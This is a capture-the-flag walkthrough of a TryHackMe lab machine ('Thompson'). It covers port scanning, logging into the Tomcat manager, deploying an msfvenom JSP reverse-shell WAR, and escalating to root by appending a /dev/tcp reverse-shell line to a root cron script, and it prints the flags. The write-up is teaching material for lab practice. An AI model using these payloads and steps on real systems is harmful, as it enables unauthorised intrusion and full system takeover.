Thompson

Enumeration


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- --min-rate 5000 -Pn 10.10.46.102
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-19 02:30 EDT
Nmap scan report for 10.10.46.102
Host is up (0.19s latency).
Not shown: 57707 filtered tcp ports (no-response), 7826 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 60.40 seconds
```

```
<div id="actions">
    <div class="button">
        <a class="container shadow" href="/manager/status"><span>Server Status</span></a>
    </div>
    <div class="button">
        <a class="container shadow" href="/manager/html"><span>Manager App</span></a>
    </div>
    <div class="button">
        <a class="container shadow" href="/host-manager/html"><span>Host Manager</span></a>
    </div>
</div>
```


Exploit

Navigate to `/manager/html` → Pop up a window requires `username` & `password` → Click `Cancel` → It will display this page



Reload the page and use the credential above to sign in

We are in the **manager** page where we can manage the page with several services (add,create,deploy,start,stop,… paths,services, …)



Scroll down and pay focus on the **Deploy** tab → It contains a form where we can upload `WAR` file and **deploy** it

Applications					
Path	**Version**	**Display Name**	**Running**	**Sessions**	**Commands**
/	*None specified*	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	*None specified*	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	*None specified*	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/hgkFDt6wiHIUB29WWEON5PA	*None specified*		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	*None specified*	Tomcat Host Manager Application	true	3	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	*None specified*	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Deploy

Deploy directory or WAR file located on server

Context Path (required):

XML Configuration file URL:

WAR or Directory URL:

Deploy

WAR file to deploy

Select WAR file to upload Browse... No file selected.

Deploy

Gain Access

Use the `msfvenom` with cheat sheet from source https://book.hacktricks.xyz/generic-methodologies-and-resources/shells/msfvenom to create a reverse shell

```
┌──(kali㉿kali)-[~/TryHackMe/Thompson]
└─$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.8.97.213 LPORT=4444 -f war > shell.war
Payload size: 1087 bytes
Final size of war file: 1087 bytes
```

```
┌──(kali㉿kali)-[~/TryHackMe/Thompson]
└─$ ls -l
total 4
-rw-r--r-- 1 kali kali 1087 Jun 19 03:33 shell.war
```

Then upload and deploy it on the **manager** page

WAR file to deploy
Select WAR file to upload Browse... shell.war Deploy


The file was uploaded and deployed succeed!


Message:	OK

Manager			
List Applications	HTML Manager Help	Manager Help	Server Status


Applications					
Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/hgkFDt6wiHIUB29WWEON5PA	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	3	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/shell	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

On local machine, start `Netcat Listener` with defined port in the shell and navigate to the path where the uploaded shell was deployed





Now we are connected!



Navigate to `/home/jack/` to get the **user** flag from `user.txt`

```
$ cd home/jack
$ ls -la
total 48
drwxr-xr-x 4 jack jack 4096 Aug 23  2019 .
drwxr-xr-x 3 root root 4096 Aug 14  2019 ..
-rw------- 1 root root 1476 Aug 14  2019 .bash_history
-rw-r--r-- 1 jack jack  220 Aug 14  2019 .bash_logout
-rw-r--r-- 1 jack jack 3771 Aug 14  2019 .bashrc
drwx------ 2 jack jack 4096 Aug 14  2019 .cache
-rwxrwxrwx 1 jack jack   26 Aug 14  2019 id.sh
drwxrwxr-x 2 jack jack 4096 Aug 14  2019 .nano
-rw-r--r-- 1 jack jack  655 Aug 14  2019 .profile
-rw-r--r-- 1 jack jack    0 Aug 14  2019 .sudo_as_admin_successful
-rw-r--r-- 1 root root   39 Jun 19 00:09 test.txt
-rw-rw-r-- 1 jack jack   33 Aug 14  2019 user.txt
-rw-r--r-- 1 root root  183 Aug 14  2019 .wget-hsts
$ cat user.txt
39400c90bc683a41a8935e4719f181bf
```

Privilege Escalation → Root

Look at `crontab` file → There is a command which is executed automatically by `root` user

```
$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*  *    * * *   root    cd /home/jack && bash id.sh
```

Find out what does the `id.sh` do

```
#!/bin/bash
id > test.txt
```

As long as the `id.sh` file is writable → We can modify it to execute a reverse shell

```
-rwxrwxrwx 1 jack jack   26 Aug 14  2019 id.sh
```

Use the following command and add it into the file

```
$ echo "bash -i >& /dev/tcp/10.8.97.213/4242 0>&1" >> id.sh
```

Let's check the file one more time

```
#!/bin/bash
id > test.txt
bash -i >& /dev/tcp/10.8.97.213/4242 0>&1
```

The reverse-shell command was written correctly → Start the `Netcat Listener` on the local machine

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4242
listening on [any] 4242 ...
connect to [10.8.97.213] from (UNKNOWN) [10.10.46.102] 58524
bash: cannot set terminal process group (1212): Inappropriate ioctl for device
bash: no job control in this shell
root@ubuntu:/home/jack#
```

Wait for a few second and we are **root** now → Navigate to `/root` directory and get the **root** flag

```
root@ubuntu:/home/jack# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/home/jack# cd /root
root@ubuntu:~# ls -la
total 24
drwx------  3 root root 4096 Aug 14  2019 .
drwxr-xr-x 22 root root 4096 Aug 14  2019 ..
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
drwxr-xr-x  2 root root 4096 Aug 14  2019 .nano
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   33 Aug 14  2019 root.txt
root@ubuntu:~# cat root.txt
d89d5391984c0450a95497153ae7ca3a
```